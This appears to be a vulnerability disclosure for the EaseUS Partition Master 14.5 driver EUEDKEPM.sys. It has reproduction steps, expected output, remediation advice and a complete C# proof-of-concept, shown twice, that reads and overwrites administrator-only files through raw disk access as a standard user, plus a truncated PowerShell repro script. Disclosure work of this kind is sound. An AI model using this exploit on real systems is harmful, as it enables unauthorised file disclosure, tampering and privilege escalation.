            Marshal.Copy(buf, data, 0, length);
            return data;
        }
        finally
```

```
        {
            Marshal.FreeHGlobal(buf);
        }
    }

    private static int RawWrite(SafeFileHandle h, ulong offset, byte[] payload)
    {
        if (!SetFilePointerEx(h, checked((long)offset), IntPtr.Zero, FILE_BEGIN))
        {
            throw new InvalidOperationException("SetFilePointerEx failed: " + Marshal.GetLastWin32Error());
        }

        IntPtr buf = Marshal.AllocHGlobal(payload.Length);
        try
        {
            Marshal.Copy(payload, 0, buf, payload.Length);
            int wrote;
            bool ok = WriteFile(h, buf, payload.Length, out wrote, IntPtr.Zero);
            int lastError = Marshal.GetLastWin32Error();
            if (!ok)
            {
                throw new InvalidOperationException("WriteFile through vendor device failed: " + lastError);
            }
            if (wrote < payload.Length)
            {
                throw new InvalidOperationException("WriteFile through vendor device reported too few bytes:
requested=" + payload.Length + " reported=" + wrote + " error=" + lastError);
            }
            if (wrote != payload.Length)
            {
                Console.WriteLine("[WRITE_ATTEMPT] result=SUCCESS_NONSTANDARD_BYTE_COUNT
requested_bytes={0} driver_reported_bytes={1}", payload.Length, wrote);
            }
            else
            {
                Console.WriteLine("[WRITE_ATTEMPT] result=SUCCESS requested_bytes={0}
driver_reported_bytes={1}", payload.Length, wrote);
            }
            return wrote;
        }
```

```
        finally
        {
            Marshal.FreeHGlobal(buf);
        }
    }

    private static void BaselineProtectedFile(string path)
    {
        try
        {
            File.ReadAllBytes(path);
            Console.WriteLine("[BASELINE] protected_read=UNEXPECTED_SUCCESS path={0}", path);
        }
        catch (Exception ex)
        {
            Console.WriteLine("[BASELINE] protected_read=DENIED path={0} error={1}", path, ex.Message);
        }

        try
        {
            File.WriteAllText(path, "SHOULD-NOT-WRITE");
            Console.WriteLine("[BASELINE] protected_write=UNEXPECTED_SUCCESS path={0}", path);
        }
        catch (Exception ex)
        {
            Console.WriteLine("[BASELINE] protected_write=DENIED path={0} error={1}", path, ex.Message);
        }
    }

    private static void BaselineRawDisk(uint disk)
    {
        string path = @"\\.\" + "PhysicalDrive" + disk;
        using (SafeFileHandle h = CreateFileW(path, GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ |
FILE_SHARE_WRITE, IntPtr.Zero, OPEN_EXISTING, 0, IntPtr.Zero))
        {
            if (h.IsInvalid)
            {
                Console.WriteLine("[BASELINE] raw_disk_open=DENIED path={0} error={1}", path,
Marshal.GetLastWin32Error());
            }
```

```
            else
            {
                Console.WriteLine("[BASELINE] raw_disk_open=UNEXPECTED_SUCCESS path={0}", path);
            }
        }
    }

    private static void PrintIdentity()
    {
        WindowsIdentity id = WindowsIdentity.GetCurrent();
        WindowsPrincipal principal = new WindowsPrincipal(id);
        Console.WriteLine("[IDENTITY] user={0}", id.Name);
        Console.WriteLine("[IDENTITY] is_administrator={0}",
principal.IsInRole(WindowsBuiltInRole.Administrator));
        Console.WriteLine("[IDENTITY] integrity={0}", GetIntegrityLevel());
    }

    private static string GetIntegrityLevel()
    {
        IntPtr token;
        if (!OpenProcessToken(GetCurrentProcess(), TOKEN_QUERY, out token)) return "unknown";
        try
        {
            int needed;
            GetTokenInformation(token, TokenIntegrityLevel, IntPtr.Zero, 0, out needed);
            IntPtr buf = Marshal.AllocHGlobal(needed);
            try
            {
                if (!GetTokenInformation(token, TokenIntegrityLevel, buf, needed, out needed)) return "unknown";
                IntPtr sid = Marshal.ReadIntPtr(buf);
                int count = Marshal.ReadByte(GetSidSubAuthorityCount(sid));
                int rid = Marshal.ReadInt32(GetSidSubAuthority(sid, (uint)(count - 1)));
                if (rid >= 0x4000) return "System";
                if (rid >= 0x3000) return "High";
                if (rid >= 0x2000) return "Medium";
                if (rid >= 0x1000) return "Low";
                return "Untrusted";
            }
            finally
            {
```

```
            Marshal.FreeHGlobal(buf);
        }
    }
    finally
    {
        CloseHandle(token);
    }
}

private static byte[] MakePayload(string marker, int length)
{
    if (string.IsNullOrEmpty(marker)) throw new ArgumentException("--write-marker is required.");
    byte[] payload = new byte[length];
    byte[] markerBytes = Encoding.ASCII.GetBytes(marker);
    Array.Copy(markerBytes, payload, Math.Min(markerBytes.Length, payload.Length));
    for (int i = markerBytes.Length; i < payload.Length; i++) payload[i] = 0x42;
    return payload;
}

private static string AsciiPreview(byte[] data, int max)
{
    int len = Math.Min(data.Length, max);
    return Encoding.ASCII.GetString(data, 0, len).Replace("\0", "\\0").Replace("\r", "\\r").Replace("\n", "\\n");
}

private static void ZeroMemory(IntPtr ptr, int length)
{
    byte[] zeros = new byte[Math.Min(4096, length)];
    int offset = 0;
    while (offset < length)
    {
        int chunk = Math.Min(zeros.Length, length - offset);
        Marshal.Copy(zeros, 0, IntPtr.Add(ptr, offset), chunk);
        offset += chunk;
    }
}

private static void Usage()
{
    Console.Error.WriteLine("Usage:");
```

```
        Console.Error.WriteLine("  easeus_raw_forwarder_flag_rw_exploit.exe --device EPMNTDRV --mode read --disk N --offset BYTES --length BYTES --flag-path PATH --expect-marker MARKER --out OUT.bin");
        Console.Error.WriteLine("  easeus_raw_forwarder_flag_rw_exploit.exe --device EPMNTDRV --mode write --disk N --offset BYTES --length BYTES --write-marker MARKER");
        Console.Error.WriteLine("  --device may be EPMNTDRV or EUEDKEPM when the matching driver is loaded.");
    }

    private sealed class Options
    {
        public string Device = "EPMNTDRV";
        public string Mode = "read";
        public uint Disk;
        public ulong OffsetBytes;
        public ulong LengthBytes;
        public string FlagPath;
        public string ExpectMarker;
        public string WriteMarker;
        public string OutPath;

        public static Options Parse(string[] args)
        {
            Options opt = new Options();
            for (int i = 0; i < args.Length; i++)
            {
                string a = args[i].ToLowerInvariant();
                if (a == "--device" && i + 1 < args.Length) opt.Device = args[++i];
                else if (a == "--mode" && i + 1 < args.Length) opt.Mode = args[++i].ToLowerInvariant();
                else if (a == "--disk" && i + 1 < args.Length) opt.Disk = UInt32.Parse(args[++i]);
                else if (a == "--offset" && i + 1 < args.Length) opt.OffsetBytes = UInt64.Parse(args[++i]);
                else if (a == "--length" && i + 1 < args.Length) opt.LengthBytes = UInt64.Parse(args[++i]);
                else if (a == "--flag-path" && i + 1 < args.Length) opt.FlagPath = args[++i];
                else if (a == "--expect-marker" && i + 1 < args.Length) opt.ExpectMarker = args[++i];
                else if (a == "--write-marker" && i + 1 < args.Length) opt.WriteMarker = args[++i];
                else if (a == "--out" && i + 1 < args.Length) opt.OutPath = args[++i];
                else return null;
            }

            if (opt.Mode != "read" && opt.Mode != "write") return null;
            if (string.IsNullOrWhiteSpace(opt.Device)) return null;
            foreach (char c in opt.Device)
```

```
        {
            if (!char.IsLetterOrDigit(c) && c != '_' && c != '-') return null;
        }
        if (opt.LengthBytes == 0) return null;
        if (opt.Mode == "read" && string.IsNullOrEmpty(opt.OutPath)) return null;
        if (opt.Mode == "write" && string.IsNullOrEmpty(opt.WriteMarker)) return null;
        return opt;
      }
   }
}
```

EaseUS Partition Master 14.5 Kernel Driver EUEDKEPM.sys Local Privilege Escalation

Summary

EaseUS Partition Master installs `EUEDKEPM.sys`, a raw disk forwarding kernel driver that exposes a device path of the form `\\.\EUEDKEPM\<disk>`. A standard local user can open this device and issue raw reads and writes against a caller-selected physical disk number.

In this validation, a standard user at Medium Integrity could not directly read or write an administrator-only test file and could not directly open the underlying raw disk. The same user then used `\\.\EUEDKEPM\1` to read the file's NTFS data clusters from a controlled temporary VHD and to overwrite the same protected file data. Administrator readback confirmed the write marker in the protected file.

This is a local Windows access-control bypass. The driver performs lower-disk I/O in kernel mode and exposes privileged raw disk functionality to an unprivileged caller. An unprivileged user can exploit arbitrary read/write primitives over protected file resources to achieve local privilege escalation.

Affected Product and Version

- Product: EaseUS Partition Master
- Installer product version: `14.5`
- Driver: `EUEDKEPM.sys`
- Driver path observed during validation: `C:\WINDOWS\System32\drivers\EUEDKEPM.sys`
- Driver SHA-256: `C47AB92B8ECABF409EEBCA75AF0EF42C2A9427B0C510E951031A3A7453E9BC90`
- Driver signature: `Valid`
- Driver signer: `Microsoft Windows Hardware Compatibility Publisher`

Download URL and SHA-256

- Download URL: `http://download.easeus.com/free/epm.exe`

- File name: `epm.exe`
- Installer SHA-256: `85208FD27937DFEB82D6637B9C57BD61EDC5814EC72A8DF5C631F2193BB3A7C9`
- Installer signer observed locally: `Chengdu Yiwo Tech Development Co., Ltd.`
- Installer signature status observed locally: `UnknownError`

Vulnerability Type

Local raw disk read/write access-control bypass.

Impact

A standard local user can bypass Windows file and raw disk access checks by routing raw disk operations through `EUEDKEPM.sys`.

The proof used only a controlled temporary VHD and a protected test file. The security impact generalizes to any disk object the driver can open and forward to: protected file disclosure, protected file tampering, offline modification of on-disk application data, and possible privilege escalation when writable protected data influences privileged code or configuration.

Test Environment

- Host: `WIN-R10EKFCBLSE`
- OS: Microsoft Windows Server 2025 Datacenter Evaluation, version `10.0.26100`, 64-bit
- PowerShell: `5.1.26100.7462`
- Administrator context used for setup, driver loading, and cleanup
- Standard test user context used for exploitation: `WIN-R10EKFCBLSE\low`
- Standard test user integrity level: Medium
- Test disk: temporary fixed VHD, 96 MB
- Protected test object: `R:\protected\admin_only_flag.bin`

Reproduction Steps

Run from an elevated PowerShell prompt:

```
$env:VENDOR_REPRO_LOW_PASSWORD = '<standard-user-password>'
powershell.exe -NoProfile -ExecutionPolicy Bypass -File .\repro_one_click.ps1 -UseEnvPassword -AttemptWrite
Remove-Item Env:\VENDOR_REPRO_LOW_PASSWORD
```

Alternatively omit `-UseEnvPassword` and the script will prompt for the standard user's credential:

```
powershell.exe -NoProfile -ExecutionPolicy Bypass -File .\repro_one_click.ps1 -AttemptWrite
```

What The Script Does

1. Downloads the official EaseUS Partition Master installer from `http://download.easeus.com/free/epm.exe` if needed.
2. Compiles the low-privilege C# exploit.
3. Installs EaseUS Partition Master into `C:\ProgramData\VendorRepro\easeus_partition_master`.
4. Finds the installed `C:\WINDOWS\System32\drivers\EUEDKEPM.sys` driver and records its SHA-256 and signature.
5. Creates a temporary `EUEDKEPMRepro` kernel service, sets `DeviceName=EUEDKEPM`, and starts the driver.
6. Creates and formats a temporary 96 MB VHD.
7. Creates `R:\protected\admin_only_flag.bin` with a unique marker, write-through file output, and an ACL granting access only to `SYSTEM` and `Administrators`.
8. Resolves the flag's first NTFS data run and computes its absolute disk offset.
9. Runs the exploit as the standard user. The exploit performs baseline checks and then reads the flag data through `\\.\EUEDKEPM\<disk>`.
10. When `-AttemptWrite` is supplied, writes a second marker through `\\.\EUEDKEPM\<disk>` to the same controlled VHD location.
11. Verifies the write by reading the protected file back as Administrator.
12. Dismounts the temporary VHD, stops and deletes the temporary driver service, uninstalls the product, removes test directories, and keeps the evidence directory.

Expected Successful Output

Read phase:

```
[IDENTITY] user=WIN-R10EKFCBLSE\low
[IDENTITY] is_administrator=False
[IDENTITY] integrity=Medium
[BASELINE] protected_read=DENIED path=R:\protected\admin_only_flag.bin error=Access to the path
'R:\protected\admin_only_flag.bin' is denied.
[BASELINE] protected_write=DENIED path=R:\protected\admin_only_flag.bin error=Access to the path
'R:\protected\admin_only_flag.bin' is denied.
[BASELINE] raw_disk_open=DENIED path=\\.\PhysicalDrive1 error=5
[DRIVER] open=SUCCESS path=\\.\EUEDKEPM\1
[RESULT] read_marker_found=True
```

Write phase:

```
[IDENTITY] user=WIN-R10EKFCBLSE\low
[IDENTITY] is_administrator=False
[IDENTITY] integrity=Medium
[BASELINE] raw_disk_open=DENIED path=\\.\PhysicalDrive1 error=5
[DRIVER] open=SUCCESS path=\\.\EUEDKEPM\1
[WRITE_ATTEMPT] result=SUCCESS_NONSTANDARD_BYTE_COUNT requested_bytes=20480
driver_reported_bytes=10485760
[RESULT] write_succeeded=True
```

Administrator verification:

```
{
  "marker_found": true
}
```

Why This Proves the Vulnerability

The test user is a standard user at Medium Integrity. Direct access to the protected NTFS file failed. Direct access to `\\.\PhysicalDrive1` also failed with Windows error `5` (`Access is denied`). The only successful path was through `\\.\EUEDKEPM\1`.

Through that driver path, the same standard user read a unique marker from an administrator-only file and then wrote a second marker into the same protected file data. Administrator readback confirmed the write. Therefore, `EUEDKEPM.sys` exposes privileged raw disk read/write functionality without enforcing the expected Windows access checks.

Cleanup Steps

The script cleaned up the controlled test objects and temporary service:

```
SERVICE_NAME: EUEDKEPMRepro
        TYPE               : 1  KERNEL_DRIVER
        STATE              : 1  STOPPED
[SC] DeleteService SUCCESS
uninstaller exit=0
WorkRoot exists after cleanup: False
InstallDir exists after cleanup: False
EUEDKEPMRepro service query after cleanup:
[SC] EnumQueryServicesStatus:OpenService FAILED 1060:
```

```
The specified service does not exist as an installed service.
```

Post-cleanup checks showed that `EUEDKEPM`, `EUEDKEPMRepro`, and `epmntdrv` services were absent. A separate EaseUS driver service, `EUDCPEPM`, remained running in a not-stoppable state and was already marked for deletion by the Service Control Manager; no reboot or shutdown was performed.

Suggested Remediation

- Do not expose raw disk forwarding devices to unprivileged users.
- Create device objects with `IoCreateDeviceSecure` and a restrictive SDDL that permits only administrators or a trusted service SID.
- Use `FILE_DEVICE_SECURE_OPEN` where applicable.
- Require explicit caller authorization before forwarding raw disk reads, raw disk writes, or disk IOCTLs to lower storage stacks.
- Avoid forwarding caller-selected disk numbers and offsets directly to disk devices. If raw disk operations are required, route them through a privileged broker service that enforces target allowlists and operation policy.
- Fix completed byte count reporting so forwarded read/write requests report the actual byte count instead of `requested_length << 9`.

POC

easeus_raw_forwarder_flag_rw_exploit.cs

```
using System;
using System.IO;
using System.Runtime.InteropServices;
using System.Security.Principal;
using System.Text;
using Microsoft.Win32.SafeHandles;

internal static class EaseUsRawForwarderFlagRwExploit
{
    private const uint GENERIC_READ = 0x80000000;
    private const uint GENERIC_WRITE = 0x40000000;
    private const uint FILE_SHARE_READ = 0x00000001;
    private const uint FILE_SHARE_WRITE = 0x00000002;
    private const uint OPEN_EXISTING = 3;
```

```
    private const uint FILE_BEGIN = 0;
    private const int TOKEN_QUERY = 0x0008;
    private const int TokenIntegrityLevel = 25;

    [DllImport("kernel32.dll", CharSet = CharSet.Unicode, SetLastError = true)]
    private static extern SafeFileHandle CreateFileW(
        string lpFileName,
        uint dwDesiredAccess,
        uint dwShareMode,
        IntPtr lpSecurityAttributes,
        uint dwCreationDisposition,
        uint dwFlagsAndAttributes,
        IntPtr hTemplateFile);

    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern bool SetFilePointerEx(SafeFileHandle hFile, long liDistanceToMove, IntPtr
lpNewFilePointer, uint dwMoveMethod);

    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern bool ReadFile(SafeFileHandle hFile, IntPtr lpBuffer, int nNumberOfBytesToRead, out int
lpNumberOfBytesRead, IntPtr lpOverlapped);

    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern bool WriteFile(SafeFileHandle hFile, IntPtr lpBuffer, int nNumberOfBytesToWrite, out int
lpNumberOfBytesWritten, IntPtr lpOverlapped);

    [DllImport("kernel32.dll")]
    private static extern IntPtr GetCurrentProcess();

    [DllImport("kernel32.dll", SetLastError = true)]
    private static extern bool CloseHandle(IntPtr hObject);

    [DllImport("advapi32.dll", SetLastError = true)]
    private static extern bool OpenProcessToken(IntPtr processHandle, int desiredAccess, out IntPtr tokenHandle);

    [DllImport("advapi32.dll", SetLastError = true)]
    private static extern bool GetTokenInformation(IntPtr tokenHandle, int tokenInformationClass, IntPtr
tokenInformation, int tokenInformationLength, out int returnLength);

    [DllImport("advapi32.dll", SetLastError = true)]
```

```
    private static extern IntPtr GetSidSubAuthorityCount(IntPtr pSid);

    [DllImport("advapi32.dll", SetLastError = true)]
    private static extern IntPtr GetSidSubAuthority(IntPtr pSid, uint nSubAuthority);

    private static int Main(string[] args)
    {
        try
        {
            Options opt = Options.Parse(args);
            if (opt == null)
            {
                Usage();
                return 2;
            }

            PrintIdentity();
            if (!string.IsNullOrEmpty(opt.FlagPath))
            {
                BaselineProtectedFile(opt.FlagPath);
            }
            BaselineRawDisk(opt.Disk);

            string devicePath = @"\\.\" + opt.Device + @"\" + opt.Disk;
            using (SafeFileHandle h = OpenForwarder(devicePath))
            {
                if (h.IsInvalid)
                {
                    Console.Error.WriteLine("[DRIVER] open=FAILED path={0} error={1}", devicePath,
Marshal.GetLastWin32Error());
                    return 1;
                }
                Console.WriteLine("[DRIVER] open=SUCCESS path={0}", devicePath);

                if (opt.Mode == "read")
                {
                    int reportedBytes;
                    byte[] data = RawRead(h, opt.OffsetBytes, checked((int)opt.LengthBytes), out reportedBytes);
                    File.WriteAllBytes(opt.OutPath, data);
                    string prefix = AsciiPreview(data, 256);
```

```
                bool found = !string.IsNullOrEmpty(opt.ExpectMarker) &&
Encoding.ASCII.GetString(data).Contains(opt.ExpectMarker);
                Console.WriteLine("[EXPLOIT_READ] success=True device={0} disk={1} offset={2}
requested_bytes={3} driver_reported_bytes={4} out={5}", opt.Device, opt.Disk, opt.OffsetBytes, data.Length,
reportedBytes, opt.OutPath);
                Console.WriteLine("[EXPLOIT_READ] prefix={0}", prefix);
                if (!string.IsNullOrEmpty(opt.ExpectMarker))
                {
                    Console.WriteLine("[RESULT] read_marker_found={0}", found);
                    return found ? 0 : 3;
                }
                return 0;
            }

            byte[] payload = MakePayload(opt.WriteMarker, checked((int)opt.LengthBytes));
            int writeReportedBytes = RawWrite(h, opt.OffsetBytes, payload);
            Console.WriteLine("[EXPLOIT_WRITE] success=True device={0} disk={1} offset={2}
requested_bytes={3} driver_reported_bytes={4}", opt.Device, opt.Disk, opt.OffsetBytes, payload.Length,
writeReportedBytes);
            Console.WriteLine("[EXPLOIT_WRITE] marker={0}", opt.WriteMarker);
            Console.WriteLine("[RESULT] write_succeeded=True");
            return 0;
        }
    }
    catch (Exception ex)
    {
        Console.Error.WriteLine("[ERROR] {0}: {1}", ex.GetType().Name, ex.Message);
        return 1;
    }
}

private static SafeFileHandle OpenForwarder(string devicePath)
{
    return CreateFileW(devicePath, GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE,
IntPtr.Zero, OPEN_EXISTING, 0, IntPtr.Zero);
}

private static byte[] RawRead(SafeFileHandle h, ulong offset, int length, out int reportedBytes)
{
    if (!SetFilePointerEx(h, checked((long)offset), IntPtr.Zero, FILE_BEGIN))
```

```
        {
            throw new InvalidOperationException("SetFilePointerEx failed: " + Marshal.GetLastWin32Error());
        }

        IntPtr buf = Marshal.AllocHGlobal(length);
        try
        {
            ZeroMemory(buf, length);
            if (!ReadFile(h, buf, length, out reportedBytes, IntPtr.Zero))
            {
                throw new InvalidOperationException("ReadFile through vendor device failed: " +
Marshal.GetLastWin32Error());
            }
            byte[] data = new byte[length];
            Marshal.Copy(buf, data, 0, length);
            return data;
        }
        finally
        {
            Marshal.FreeHGlobal(buf);
        }
    }

    private static int RawWrite(SafeFileHandle h, ulong offset, byte[] payload)
    {
        if (!SetFilePointerEx(h, checked((long)offset), IntPtr.Zero, FILE_BEGIN))
        {
            throw new InvalidOperationException("SetFilePointerEx failed: " + Marshal.GetLastWin32Error());
        }

        IntPtr buf = Marshal.AllocHGlobal(payload.Length);
        try
        {
            Marshal.Copy(payload, 0, buf, payload.Length);
            int wrote;
            bool ok = WriteFile(h, buf, payload.Length, out wrote, IntPtr.Zero);
            int lastError = Marshal.GetLastWin32Error();
            if (!ok)
            {
                throw new InvalidOperationException("WriteFile through vendor device failed: " + lastError);
```

```
            }
            if (wrote < payload.Length)
            {
                throw new InvalidOperationException("WriteFile through vendor device reported too few bytes:
requested=" + payload.Length + " reported=" + wrote + " error=" + lastError);
            }
            if (wrote != payload.Length)
            {
                Console.WriteLine("[WRITE_ATTEMPT] result=SUCCESS_NONSTANDARD_BYTE_COUNT
requested_bytes={0} driver_reported_bytes={1}", payload.Length, wrote);
            }
            else
            {
                Console.WriteLine("[WRITE_ATTEMPT] result=SUCCESS requested_bytes={0}
driver_reported_bytes={1}", payload.Length, wrote);
            }
            return wrote;
        }
        finally
        {
            Marshal.FreeHGlobal(buf);
        }
    }

    private static void BaselineProtectedFile(string path)
    {
        try
        {
            File.ReadAllBytes(path);
            Console.WriteLine("[BASELINE] protected_read=UNEXPECTED_SUCCESS path={0}", path);
        }
        catch (Exception ex)
        {
            Console.WriteLine("[BASELINE] protected_read=DENIED path={0} error={1}", path, ex.Message);
        }

        try
        {
            File.WriteAllText(path, "SHOULD-NOT-WRITE");
            Console.WriteLine("[BASELINE] protected_write=UNEXPECTED_SUCCESS path={0}", path);
```

```
        }
        catch (Exception ex)
        {
            Console.WriteLine("[BASELINE] protected_write=DENIED path={0} error={1}", path, ex.Message);
        }
    }

    private static void BaselineRawDisk(uint disk)
    {
        string path = @"\\.\" + "PhysicalDrive" + disk;
        using (SafeFileHandle h = CreateFileW(path, GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ |
FILE_SHARE_WRITE, IntPtr.Zero, OPEN_EXISTING, 0, IntPtr.Zero))
        {
            if (h.IsInvalid)
            {
                Console.WriteLine("[BASELINE] raw_disk_open=DENIED path={0} error={1}", path,
Marshal.GetLastWin32Error());
            }
            else
            {
                Console.WriteLine("[BASELINE] raw_disk_open=UNEXPECTED_SUCCESS path={0}", path);
            }
        }
    }

    private static void PrintIdentity()
    {
        WindowsIdentity id = WindowsIdentity.GetCurrent();
        WindowsPrincipal principal = new WindowsPrincipal(id);
        Console.WriteLine("[IDENTITY] user={0}", id.Name);
        Console.WriteLine("[IDENTITY] is_administrator={0}",
principal.IsInRole(WindowsBuiltInRole.Administrator));
        Console.WriteLine("[IDENTITY] integrity={0}", GetIntegrityLevel());
    }

    private static string GetIntegrityLevel()
    {
        IntPtr token;
        if (!OpenProcessToken(GetCurrentProcess(), TOKEN_QUERY, out token)) return "unknown";
        try
```

```
    {
        int needed;
        GetTokenInformation(token, TokenIntegrityLevel, IntPtr.Zero, 0, out needed);
        IntPtr buf = Marshal.AllocHGlobal(needed);
        try
        {
            if (!GetTokenInformation(token, TokenIntegrityLevel, buf, needed, out needed)) return "unknown";
            IntPtr sid = Marshal.ReadIntPtr(buf);
            int count = Marshal.ReadByte(GetSidSubAuthorityCount(sid));
            int rid = Marshal.ReadInt32(GetSidSubAuthority(sid, (uint)(count - 1)));
            if (rid >= 0x4000) return "System";
            if (rid >= 0x3000) return "High";
            if (rid >= 0x2000) return "Medium";
            if (rid >= 0x1000) return "Low";
            return "Untrusted";
        }
        finally
        {
            Marshal.FreeHGlobal(buf);
        }
    }
    finally
    {
        CloseHandle(token);
    }
}

private static byte[] MakePayload(string marker, int length)
{
    if (string.IsNullOrEmpty(marker)) throw new ArgumentException("--write-marker is required.");
    byte[] payload = new byte[length];
    byte[] markerBytes = Encoding.ASCII.GetBytes(marker);
    Array.Copy(markerBytes, payload, Math.Min(markerBytes.Length, payload.Length));
    for (int i = markerBytes.Length; i < payload.Length; i++) payload[i] = 0x42;
    return payload;
}

private static string AsciiPreview(byte[] data, int max)
{
    int len = Math.Min(data.Length, max);
```

```
        return Encoding.ASCII.GetString(data, 0, len).Replace("\0", "\\0").Replace("\r", "\\r").Replace("\n", "\\n");
    }

    private static void ZeroMemory(IntPtr ptr, int length)
    {
        byte[] zeros = new byte[Math.Min(4096, length)];
        int offset = 0;
        while (offset < length)
        {
            int chunk = Math.Min(zeros.Length, length - offset);
            Marshal.Copy(zeros, 0, IntPtr.Add(ptr, offset), chunk);
            offset += chunk;
        }
    }

    private static void Usage()
    {
        Console.Error.WriteLine("Usage:");
        Console.Error.WriteLine("  easeus_raw_forwarder_flag_rw_exploit.exe --device EPMNTDRV --mode read --
disk N --offset BYTES --length BYTES --flag-path PATH --expect-marker MARKER --out OUT.bin");
        Console.Error.WriteLine("  easeus_raw_forwarder_flag_rw_exploit.exe --device EPMNTDRV --mode write --
disk N --offset BYTES --length BYTES --write-marker MARKER");
        Console.Error.WriteLine("  --device may be EPMNTDRV or EUEDKEPM when the matching driver is loaded.");
    }

    private sealed class Options
    {
        public string Device = "EPMNTDRV";
        public string Mode = "read";
        public uint Disk;
        public ulong OffsetBytes;
        public ulong LengthBytes;
        public string FlagPath;
        public string ExpectMarker;
        public string WriteMarker;
        public string OutPath;

        public static Options Parse(string[] args)
        {
            Options opt = new Options();
```

```
        for (int i = 0; i < args.Length; i++)
        {
            string a = args[i].ToLowerInvariant();
            if (a == "--device" && i + 1 < args.Length) opt.Device = args[++i];
            else if (a == "--mode" && i + 1 < args.Length) opt.Mode = args[++i].ToLowerInvariant();
            else if (a == "--disk" && i + 1 < args.Length) opt.Disk = UInt32.Parse(args[++i]);
            else if (a == "--offset" && i + 1 < args.Length) opt.OffsetBytes = UInt64.Parse(args[++i]);
            else if (a == "--length" && i + 1 < args.Length) opt.LengthBytes = UInt64.Parse(args[++i]);
            else if (a == "--flag-path" && i + 1 < args.Length) opt.FlagPath = args[++i];
            else if (a == "--expect-marker" && i + 1 < args.Length) opt.ExpectMarker = args[++i];
            else if (a == "--write-marker" && i + 1 < args.Length) opt.WriteMarker = args[++i];
            else if (a == "--out" && i + 1 < args.Length) opt.OutPath = args[++i];
            else return null;
        }

        if (opt.Mode != "read" && opt.Mode != "write") return null;
        if (string.IsNullOrWhiteSpace(opt.Device)) return null;
        foreach (char c in opt.Device)
        {
            if (!char.IsLetterOrDigit(c) && c != '_' && c != '-') return null;
        }
        if (opt.LengthBytes == 0) return null;
        if (opt.Mode == "read" && string.IsNullOrEmpty(opt.OutPath)) return null;
        if (opt.Mode == "write" && string.IsNullOrEmpty(opt.WriteMarker)) return null;
        return opt;
      }
   }
}
```

repro_one_click.ps1

```
[CmdletBinding()]
param(
   [string]$RepoRoot,
   [string]$LowUser = 'EXPDEV\low',
   [System.Management.Automation.PSCredential]$LowCredential,
   [switch]$UseEnvPassword,
   [switch]$AttemptWrite,
   [switch]$SkipCleanup
)
```

```
$ErrorActionPreference = 'Stop'
$ProgressPreference = 'SilentlyContinue'

function Assert-Admin {
    $identity = [Security.Principal.WindowsIdentity]::GetCurrent()
    $principal = [Security.Principal.WindowsPrincipal]::new($identity)
    if (-not $principal.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator)) {
        throw 'Run from an elevated PowerShell session.'
    }
}

function Get-LowCredential {
    if ($LowCredential) { return $LowCredential }
    if ($UseEnvPassword) {
        $plain = [Environment]::GetEnvironmentVariable('VENDOR_REPRO_LOW_PASSWORD')
        if ([string]::IsNullOrWhiteSpace($plain)) { throw 'VENDOR_REPRO_LOW_PASSWORD is not set.' }
        return [System.Management.Automation.PSCredential]::new($LowUser, (ConvertTo-SecureString $plain -
AsPlainText -Force))
    }
    return Get-Credential -UserName $LowUser -Message 'Credential for the standard test user'
}

function Download-Installer([string]$OutPath) {
    if (Test-Path $OutPath) { return }
    New-Item -ItemType Directory -Force -Path (Split-Path $OutPath -Parent) | Out-Null
    Invoke-WebRequest -Uri 'http://download.easeus.com/free/epm.exe' -OutFile $OutPath -UseBasicParsing -
TimeoutSec 240 -Headers @{ 'User-Agent'='Mozilla/5.0' }
}

function Compile-Exploit([string]$SourcePath, [string]$ExePath) {
    $csc = "$env:WINDIR\Microsoft.NET\Framework64\v4.0.30319\csc.exe"
    if (!(Test-Path $csc)) { throw "C# compiler not found: $csc" }
    New-Item -ItemType Directory -Force -Path (Split-Path $ExePath -Parent) | Out-Null
    & $csc /nologo /optimize+ /platform:x64 /target:exe "/out:$ExePath" $SourcePath
    if ($LASTEXITCODE -ne 0) { throw 'Exploit compilation failed.' }
}

function Run-Low {
    param(
```

```
        [string]$Name,
        [string]$FilePath,
        [string[]]$ArgumentList,
        [string]$Stdout,
        [string]$Stderr,
        [System.Management.Automation.PSCredential]$Credential,
        [string]$StatusPath,
        [switch]$AllowFailure
    )
    $p = Start-Process -FilePath $FilePath -ArgumentList $ArgumentList -Credential $Credential -LoadUserProfile -
WindowStyle Hidden -Wait -PassThru -RedirectStandardOutput $Stdout -RedirectStandardError $Stderr
    "$Name exit=$($p.ExitCode)" | Add-Content -LiteralPath $StatusPath -Encoding ascii
    if ($p.ExitCode -ne 0 -and -not $AllowFailure) { throw "$Name failed with exit code $($p.ExitCode)." }
    return $p.ExitCode
}

function Stop-ProductProcesses([string]$InstallDir, [string]$EvidenceDir, [string]$LogName) {
    $log = Join-Path $EvidenceDir $LogName
    "Process cleanup started: $(Get-Date -Format o)" | Set-Content -LiteralPath $log -Encoding ascii
    Get-Process | Where-Object { $_.Path -and $_.Path.StartsWith($InstallDir,
[StringComparison]::OrdinalIgnoreCase) } | ForEach-Object {
        "Stopping process $($_.Id) $($_.ProcessName) $($_.Path)" | Add-Content -LiteralPath $log -Encoding ascii
        Stop-Process -Id $_.Id -Force -ErrorAction SilentlyContinue
    }
}

function Remove-OrphanProductRegistry([string]$InstallDir, [string]$EvidenceDir, [string]$LogName) {
    $log = Join-Path $EvidenceDir $LogName
    "Registry cleanup started: $(Get-Date -Format o)" | Set-Content -LiteralPath $log -Encoding ascii
    $keys =
'HKLM:\Software\Microsoft\Windows\CurrentVersion\Uninstall\*','HKLM:\Software\WOW6432Node\Microsoft\Windo
ws\CurrentVersion\Uninstall\*'
    Get-ItemProperty $keys -ErrorAction SilentlyContinue | Where-Object {
        $_.DisplayName -match 'EaseUS Partition Master' -and $_.InstallLocation -like "$InstallDir*"
    } | ForEach-Object {
        "Removing orphan uninstall key $($_.PSPath)" | Add-Content -LiteralPath $log -Encoding ascii
        Remove-Item -LiteralPath $_.PSPath -Recurse -Force -ErrorAction SilentlyContinue
    }
}
```

```
function Install-Product([string]$Installer, [string]$InstallDir, [string]$EvidenceDir) {
    Stop-ProductProcesses -InstallDir $InstallDir -EvidenceDir $EvidenceDir -LogName
'process_cleanup_before_install.txt'
    Remove-OrphanProductRegistry -InstallDir $InstallDir -EvidenceDir $EvidenceDir -LogName
'registry_cleanup_before_install.txt'
